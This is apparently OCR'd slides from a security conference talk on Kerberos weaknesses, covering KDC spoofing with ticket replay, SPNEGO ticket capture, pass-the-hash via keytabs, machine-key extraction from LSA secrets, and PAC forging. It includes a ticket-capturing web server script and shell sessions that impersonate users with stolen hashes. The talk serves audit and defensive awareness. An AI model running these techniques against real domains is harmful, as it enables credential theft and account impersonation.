


Attack scenario

- **The scenario is the following:**
  - 192.168.0.20 is the XP SP3 client
  - 192.168.0.200 is the W2003 server
  - The first (sniffed by the bad guy on the LAN) connection is legitimate, using Paul's account with its (long) password
  - The second connection is the one made by the bad guy on Paul's account with "t00r" as a password (spoofing KDC + replaying ticket)




Step 1: Sniff legitimate connection



Kerberos requests flow

Step 2: KDCspoof + Replay




Attack range

- **Requirements**
  - MitM targeted workstation and KDC
    - Sniff TGS-REP and send fake KDC responses
- **Redirect Kerberos flow**
  - MS default is to look for KDC through DNS SRV requests
    - Dynamic DNS updates
- **Obtain TGS-REP or Trigger TGS-REQ for a given service**
  - HTTP request and SPNEGO
  - Default computers principals mapping
    - Host/; HTTP/; CIFS/machine.test.org => MACHINE\$
    - Replay host/machine == replay HTTP/machine

Trigger TGS-REQ through SPNEGO

- **The targeted user being connected to test-xp-us, I want to access to test-xp-us-bis**
- **Make the user connect to http://test-xp-us-bis**
  - For IE, URLs without periods are considered to be on the Intranet (local) zone
  - Windows Integrated authentication
- **Redirect to your machine**
  - e.g. DNSspoof
  - Ask for authentication – negotiate
  - Defaults to SPNEGO/GSSAPI/KRB5




```
import cherrypy
class GimmeYourTicket:
    def index(self):
        if not cherrypy.request.headers.has_key('Authorization'):
            cherrypy.response.status = "401 Authorization Required\nWWW-Authenticate: Negotiate"
        return "GimmeYourTicket!!"
    index.exposed = True
import os.path
if __name__ == '__main__':
    cherrypy.quickstart(GimmeYourTicket())
else:
    cherrypy.tree.mount(GimmeYourTicket())
```

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Users impersonation

- **Steal/forge user's credential: How, under which conditions?**
  - On Unix, stored in temporary directory, only owners readable
- **Addressfull vs. Addressless tickets**
  - Kerberos allows TGT and TS to be « addressed »
    - ☛KDC indicates the source IP addresses to which those tickets have been given (IPs get embedded in the ticket)
    - ☛Thus services can verify that the client IP refers to one IP contained inside the given ticket
  - Succeeding in enforcing addressfull tickets in a complex/realistic environment is a challenge
  - Addressfull tickets are seen as a way to mitigate the problem of stolen credentials
    - ☛Efficiency of such a measure should not be overestimated
  - What does it really mean in practice?
      - ✔For TGT : Heimdal or MIT TGS: OK, AD : No
      - ✔For TS : Which services check tickets addresses?


Root/system compromise of a client machine

- **Unix**
  - Access to every locally cached tickets
  - System keytab
    - Impersonation of any Kerberos users on that system
    - Not root (usually)

```
$ kimpersonate -c paul -s host/linux3.test.org -5
  -k linux3.keytab
$ klist -5
Ticket cache: FILE:/tmp/krb5cc_500
Default principal: paul@TEST.ORG
Valid starting     Expires            Service principal
03/31/09 10:37:59  03/31/09 11:37:59
  host/linux3.test.org@TEST.ORG
$ ssh linux3.test.org 'uname -n; id -nu'
linux3
paul
```

Root/system compromise of a client machine

- **Windows : "where's the ticket cache?"**
  - Better : KRB5 key ! Access to every connected NThash
    - ☞NThash == principal's Kerberos key : PSHTK




```
$ ktutil -k /tmp/paul.keytab add -p paul@TEST.ORG -e arcfour-hmac-
  md5 -H -w 5073701BDFB3DA83E1532A6A8F63EF91 -V 1
$ kinit -k -t /tmp/paul.keytab
$ smbclient -k //192.168.0.200/paul
OS=[Windows Server 2003 3790 Service Pack 1] Server=[Windows
  Server 2003 5.2]
smb: \>
```

Even with KRB5: no need to crack passwords

Root/system compromise of a client machine

- **Windows : “Where's the keytab?”**
  - System keytab ~ MD4($MACHINE.ACC) LSA secret


```
$ head -n 3 192.168.0.20-LSASecrets.txt
$MACHINE.ACC
 5B 07 E6 56 05 C0 BD B6 36 09 BD 8C 7E 69 19 42  [..V....6...~i.B
 24 79 F7 03 2A 5D 1E 1D 78 38 FE 81              $y..*]..x8..

>>> from Crypto.Hash import MD4
>>> lsa='\x5B\x07\xE6\x56\x05\xC0\xBD\xB6\x36\x09\xBD\x8C\x7E\x69
        \x19\x42\x24\x79\xF7\x03\x2A\x5D\x1E\x1D\x78\x38\xFE\x81'
>>> hash = MD4.new()
>>> hash.update(lsa)
>>> hash.digest()
'\xf8\x82\xb0\x868\xd9\x12S\xfa\x1c\xe8\x9b\x0b\xf9\x00\xd6'

$ ktutil -k /tmp/krb5.keytab add -p TEST-XP-US\$@TEST.ORG -e
  arcfour-hmac-md5 -H -w F882B08638D91253FA1CE89B0BF900D6 -V 1
$ kinit -k -t /tmp/krb5.keytab TEST-XP-US\$@TEST.ORG
$ rpcclient -k //192.168.0.200 -c 'lookupnames paul'
paul S-1-5-21-270188107-406219921-3320231306-1109 (User: 1)
```

Root/system compromise of a client machine

- **Windows**
  - System keytab ~ MD4($MACHINE.ACC) LSA secret
    - Impersonation of any users on that system
      - ✔Providing the fact you can forge a PAC
  - Privilege Attribute Certificate
    - Extension to the Kerberos protocol within Microsoft's implementation
    - Digitally signed user's information (SID, group) : two keyed checksums
      - ✔server's secret key and KDC key (krbtgt) itself
      - ✔Only the first one can be checked by the server and so, only the first one needs to be forged using the previously obtained server's key
  - PAC determines identity of the user ultimately logged in
    - Independently of the Kerberos principal
  - Allows impersonation of any users including administrator

Stolen credentials

- **SSO, Credential forwarding, one-way trust relationship**



TGT harvesting

- **Focus on MS Windows & HTTP**
  - TGT not stored in temporary files
  - No “TGT forwarding” by default
    - OK_AS_DELEGATE for principals
    - AllowTGTSessionKey registry key (for JAAS applets)
    - “Trusted site” zone in IE does not allow TGT forwarding
  - Gaining access to a server “Trusted for Delegation” opens the door to TGT harvesting
    - Extract LSA secret => system's Kerberos key
    - For instance through SPNEGO/GSSAPI/KRB5
      - ✔ Apache + mod_auth_kerb
    - DNS spoofing and HTTP request injection
      - ✔ TGT Pillage!

Service for User and Constrained delegation

- **Protocol's extension published by MS in 2007**
- **Implemented in MS Windows Server 2003, Heimdal**
- **Defines a new data type for the pre-authentication field**
- **Adds two extra types of request : S4U2Self and S4U2Proxy**
  - S4U2Self : allows a service to get a ticket for itself on behalf of a user
    - Without using his or her secret (or private – PKINIT) key
  - S4U2Proxy : allows a service having a ticket for itself to get a ticket for another service on behalf of the user
    - Targeted services must be on an authorized list
    - Hence « constrained delegation »

Delegation & impersonation

- **Delegation / impersonation is a nagging problem**
  - Impersonation is a solution for several legitimate situations
    - Ex: Batch system in HPC environment
  - Constrained delegation is a possible answer
  - Protocol transition
    - Ex : VPN connection followed by transparent entrance inside Kerberos SSO
    - Ex: Might allow a non kerberized external resource to access a kerberized internal resource
- **Yet consequences of such an architecture not always well appreciated**
  - Risk analysis needs to stay consistent
    - Ex: Securing a KDC or securing an interactive login node of a Cluster not obviously the same job

Conclusions

- **Kerberos is a secure, cross-platform, scalable, open ... protocol**
- **Too often sysadmins' and pentesters' understanding of its use is insufficient**
- **This talk aimed at describing some of the Kerberos trickeries which consequences are often underestimated**
- **Lots of other subtleties need to be checked when auditing a Kerberos infrastructure**
  - Pre-authentication, keytab deployment procedures, unattended/non interactive service connections, ticket life and renewal times, crypto-system of cross-realm keys ...
- **Implementation choices/mistakes can lead to security breaches**
  - Like illegitimate access to resources

Thank you for your attention

Questions?

Greetz : CTSI team

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References

1. S. M. Bellovin, M. Merritt: Limitations of the Kerberos Protocol, Winter 1991 USENIX Conference Proceedings
2. Dug Song: http://monkey.org/~dugsong/kdcspoof.tar.gz
3. Joel Scambray, Stuart McClure: Hacking Exposed - Windows, 3rd Edition, ISBN 978-0-07-149426-7
4. C. Neuman, T. Yu, S. Hartman, K. Raeburn: RFC 4120 - The Kerberos Network Authentication Service (V5)
5. Kevin Johnson, Ed Skoudis, Joshua Wright – InGuardians: The Pen Test Perfect Storm – Part I
6. Privilege Attribute Certificate Data Structure, http://msdn.microsoft.com/en-us/library/cc237917(PROT.10).aspx
7. Brian Tung : Kerberos – A Network Authentication System – Addison-Wesley – ISBN 0-201-37924-4
8. Jason Garman: Kerberos: The Definitive Guide – O'Reilly - ISBN 10: 0-596-00403-6

References

9. Kimmo Kasslin, Antti Tikkanen: Attacks on Kerberos V in a Windows 2000 Environment

10. Kimmo Kasslin, Antti Tikkanen: Replay Attack on Kerberos V and SMB

11. Kimmo Kasslin, Antti Tikkanen and Teemupekka Virtanen: Kerberos V Security: Replay Attacks

12. H.D. Moore, Valsmith: Tactical Exploitation

13. Mark E. Russinovich, David A. Solomon: MS Windows Internals - 4th Edition – ISBN 13: 978-0-7356-1917-3

14. PSH Tool Kit - http://oss.coresecurity.com/projects/pshtoolkit.htm

15. Kurt Grutzmacher: Nail the coffin shut: NTLM is dead – Defcon 16

16. E. Baize, D. Pinkas: RFC 2478 - The Simple and Protected GSS-API Negotiation Mechanism

Kerberos simplified schema